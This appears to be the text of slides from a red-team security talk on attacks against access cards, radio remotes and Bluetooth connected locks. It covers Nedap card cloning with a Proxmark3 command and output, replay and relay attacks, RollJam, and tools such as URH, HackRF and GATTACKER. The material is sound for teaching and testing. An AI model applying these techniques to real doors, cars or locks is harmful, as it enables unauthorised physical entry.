


- Exists in V06 (obsolete), EV1 (very common) and EV2
- Program applications
- Access management for each application → like smartcards
- No known attack except “crazy” sidechannels attacks
- But we could try to bruteforce weak keys or have a lot of chance

# Frequent MIFARE DESFire mistakes



Installators are sometimes lost and forget to configure at least one application:



What could go wrong?



# LF with obscure cryptography



- Best example Nedap XS: magically encrypted and highly secure on the paper
- But in practice: only the UID is encrypted
- Okey it uses ASK modulation, Biphase coding phase, and 120KHz/125KHz frequency

```
pm3 --> lf nedap read
[...]
NEDAP ID Found - Card: 2788 - Raw: ffd62003a5f45f5c*****
BIN: ...1111111101111010110001000000000011101001011111010001011110101*****
```

Once read → could be copied in a configured T55xx blanc card.  
Credz: <http://www.proxmark.org/forum/viewtopic.php?id=3332>

# RFID: go further



- Proxmark3 wiki and forum → very active community
- Christian Herrmann's Proxmark3 fork:  
<https://github.com/iceman1001/proxmark3>
- "A 2018 practical guide to hacking NFC/RFID" by Sławomir Jasek → Regroups a lot nice tips and tricks! + his findings on few hotel keys




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# Cheap remotes



- Found in hold and particular parking, but also alarms...
- Tool that makes coffee for that: Universal Radio Hacker (URH) → (handle FSK, OOK/AM, PSK and different decodings)
- Budget for Tx/Rx: HackRF for 300€



# Secured remotes: attacks upgrades



- Signal relay/proxy/tunneling
- Amplification attack



Credits: seen via Denis Laskov twitter

# Connected locks




- Use Bluetooth Blue-Energy
- Could be opened with a smartphone
- Cheapest allows open command replay
- Expensive ones encrypts keys
- Use a sort of rolling code (e.g like cars' remotes)



Not found yet in Red Team tests → but might come with time :)

# Generic attack on locks: “RollJam”



Implemented for GATTACKER: <https://github.com/FIUxluS/gattacker/tree/master/hookFunctions>

# BLE: go further



- Cool tools:
  - Btlejuice by Damien Cauquil: The BurpSuite tool for BLE
  - GATTACKER by Sławomir Jasek: very good for direct interception + scripting for packet manipulation
- Ressources:
  - “Bluetooth low energy attacks” talks of Damien Cauquil
  - “Blue picking” talks by Sławomir Jasek → I highly recommend his training!



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# Conclusion



- All these techniques are common in Red Team and pentests
- But this is just a small part of what could be found in radio → protocol stacks are very interesting to look at, but more complex
- Softwares are more complex to exploit → lot of mitigations → but hardware and radio communications can hide a lot of surprises
- Current/public tools work in a lab but are not portable enough → encourage us to repackage/readapt them for practical attacks
- PentHertz project: If you like offensive radio → lets talk! ;)



ANY QUESTIONS?



THANK YOU FOR YOUR ATTENTION,

